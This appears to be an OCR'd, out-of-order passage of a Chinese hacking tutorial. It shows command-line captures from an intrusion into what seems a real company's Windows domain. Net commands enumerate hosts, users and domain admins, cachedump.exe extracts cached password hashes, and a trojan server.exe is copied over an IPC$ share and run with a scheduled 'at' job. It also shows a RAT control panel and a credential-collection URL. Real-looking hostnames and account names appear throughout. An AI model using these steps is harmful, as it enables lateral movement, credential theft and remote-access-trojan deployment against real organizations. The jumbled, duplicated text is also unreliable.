   IP Address. . . . . . . . . . . . : 10.80.0.15
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : 10.80.10.1
   DNS Servers . . . . . . . . . . . : 10.80.30.1
                                       10.20.30.1
C:\>_
```

图9




```
C:\Documents and Settings\administrator.AL...>ping Aliqu...local
Pinging Aliqu...local [10.80.30.1] with 32 bytes of data:
Reply from 10.80.30.1: bytes=32 time<1ms TTL=128
Reply from 10.80.30.1: bytes=32 time<1ms TTL=128
Reply from 10.80.30.1: bytes=32 time<1ms TTL=128
Reply from 10.80.30.1: bytes=32 time<1ms TTL=128
Ping statistics for 10.80.30.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
C:\Documents and Settings\administrator.Al...>net time /domain
Current time at \\PDX-SDC-001.Aliqu...local is 7/29/2010 3:14 AM
The command completed successfully.
```

图10



```
C:\Documents and Settings\administrator.ALIQUANT>net view
Server Name            Remark
\\10                   Samba Server Version 3.0.33-3.28.el5
\\ARB-ALICIA
\\ARB-BSS-001
\\ARB-CASEY
\\ARB-CURTIS
\\ARB-JZ
\\ARB-MIKE
\\ARB-NAS-002
\\ARB-NAS-003
\\ARB-PDX-001
\\ARB-SDC-001          Ann Arbor Domain Controller
\\ARB-SQL-003
\\ARB-TATES
\\ARB-TRM-001
\\ARB-WEB-001
\\CLE-TRM-002
\\HUN-ACERI
\\HUN-ADOBE-114        Adobe Central
\\HUN-ADOBE-115        Adobe Central
\\HUN-ALIQJAMIE
\\HUN-ALIQSAMR
\\HUN-AMYS
\\HUN-ANDREW10
\\HUN-BAT-009
\\HUN-BAT-010          HP 1 U
\\HUN-BAT-COST
\\HUN-BATS-116         HP_C-BLADE_1-5
\\HUN-BLUERAY
\\HUN-BOBBY
\\HUN-BSS-107          HP_c-Blade_1-11
\\HUN-BSS-108
\\HUN-BSS-109
\\HUN-BSS-110
```


图11



```
C:\Documents and Settings\administrator.ALIQUANT>net view /domain
Domain
-------------------------------------------------------------------------------
ALIQUANT
OS
WORKGROUP
The command completed successfully.


C:\Documents and Settings\administrator.ALIQUANT>net config workstation
Computer name                        \\PDX-TRM-015
Full Computer name                   pdx-trm-015.Aliquant.local
User name                            Administrator
Workstation active on
        NetbiosSmb (000000000000)
        NetBT_Tcpip_{A706AC76-0495-4DB1-B594-FEE508C6E93C} (00304828787C)
Software version                     Microsoft Windows Server 2003 R
Workstation domain                   ALIQUANT
Workstation Domain DNS Name          Aliquant.local
Logon domain                         ALIQUANT
COM Open Timeout (sec)               0
COM Send Count (byte)                16
COM Send Timeout (msec)              250
The command completed successfully.
```

图12



```
收密码地  http://www.nohack.cn/post.asp
                                  生成
```

图16



```
C:\>net use \\192.168.0.103\ipc$ 1 /u:hacklu
命令成功完成。

C:\>copy server.exe \\192.168.0.103\c$
已复制         1 个文件。


C:\>net time \\192.168.0.103
\\192.168.0.103 的当前时间是 2010/8/1 下午 09:29

命令成功完成。

C:\>at \\192.168.0.103 21:31 c:\server.exe
新加了一项作业，其作业 ID = 1

C:\>_
```

图17



```
shenhamilton         shenluna             shenmullenbach
shenmunguia          shenseton            shentemp
shhsbatchkoff        shhshiggins          shhsjordan
shhsmurphy           shhsroemer           shhssweigart
spssearch_agent      sql_agent            sql-admin
stSteve              stjohnbeck           stjohncollier
stjohnsimonsen       stjohnzyla           stmeeblen
stmegelhausen        stmehilbert          SUPPORT_388945a0
swedlaures           swedthompson         swedwhite
tccxfer              tmail_agent          towersvendorsxfer
towersxfer           uao_service_agent    uaoproxy
uaotestos            umgfinxfer           umgxfer
usnhshtxfer          usnhsshxfer          ustbartlett
uststowers           ustwarren            websterlbxfer
wiki_Agent           ynhhsbdrxfer         ynhhsgreenxfer
ynhhskated           ynhhsxfer            ynhhsyalexfer
The command completed successfully.

C:\Documents and Settings\administrator.ALIQUANT>net group "domain admins" /domain
The request will be processed at a domain controller for domain Aliquant.local.

Group name     Domain Admins
Comment        Designated administrators of the domain


Members
-------------------------------------------------------------------------------
adalexk              Administrator        adphillip
adsteve              Faisal
The command completed successfully.

C:\Documents and Settings\administrator.ALIQUANT>_
```

图13


运行 cscript view.vbs)。

知道域服务器还远远不够，执行**net view**查看有没有共享，如图11所示。**net view /domain**查看一共有几个域，**net config workstation**查看自己在哪个域里，如图12所示。其实**ipconfig /all**已经知



```
文件(F)  选项(O)  帮助(H)
主机信息                 IP地址         地理位置      服务端版本  上线时间              系统信息
ms-3441b047e597... 192.168.0.103  局域网对方和...  3.10      2010.08.01-21:34:31  WinXP Pro SP2.0(2600) CPU:
断开主机  系统信息  文件管理  远程桌面  视频监视  端口映射
```

图18



```
uststowers           ustwarren            websterlbxfer
wiki_Agent           ynhhsbdrxfer         ynhhsgreenxfer
ynhhskated           ynhhsxfer            ynhhsyalexfer
The command completed successfully.

C:\Documents and Settings\administrator.ALIQUANT>net group "domain admins" /domain
The request will be processed at a domain controller for domain Aliquant.local.

Group name     Domain Admins
Comment        Designated administrators of the domain

Members
-------------------------------------------------------------------------------
adalexk              Administrator        adphillip
adsteve              Faisal
The command completed successfully.


C:\Documents and Settings\administrator.ALIQUANT>cd\

C:\>cachedump.exe
aliqsarahp:356F57772FF...995948C0223:aliquant:aliquant.local
datacenter:2B0D3E6D21F...5A6BE19A73F263:aliquant:aliquant.local
adobe_agent:74B2A92F3F...590DCA45C977CB0:aliquant:aliquant.local
adalexk:B436B93C0F1E3A...B22BC0CA03B:aliquant:aliquant.local
adphillip:58F00F767A36...344272EED420F:aliquant:aliquant.local
administrator:7F11CCD9...062CDD12C3577D69C:aliquant:aliquant.local
aliqalexk:46551B7D30A9...AE1F8B184B886:aliquant:aliquant.local
pittweber:A799FF860C05...46230F3DA127D:aliquant:aliquant.local
aliqjustins:48010CF5D2...AC7C37930C05D70:aliquant:aliquant.local
C:\>
```

图14

道所在域了。从图12中我们可以看出一共存在三个域，我们在ALIQUANT域里面，执行**net user /domain**查看一共有多少域用户，执行**net view /domain:其他域**，则可以看见其他域有多少共享机器。接着执行**net group "domain admins" /domain**查看都有哪些域管理员，如图13所示。这个时候我们就要想尽一切办法得到域管理员的HASH，这样就能通过139端口的IPC连接或者135的WMIC连到其它机器。

得到域管理员的密码，一般可以读缓存，也就是域管理员登录本机以后在本机的缓存，我这里用cachedump.exe，如图14所示。抓回来用Cacheebr.exe破解，如图15所示。从图15我们能看出adalexk这个用户是域管理员。而且也抓到他的HASH，注意这里用gets和pwdump7是不行的，必须用



```
Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.

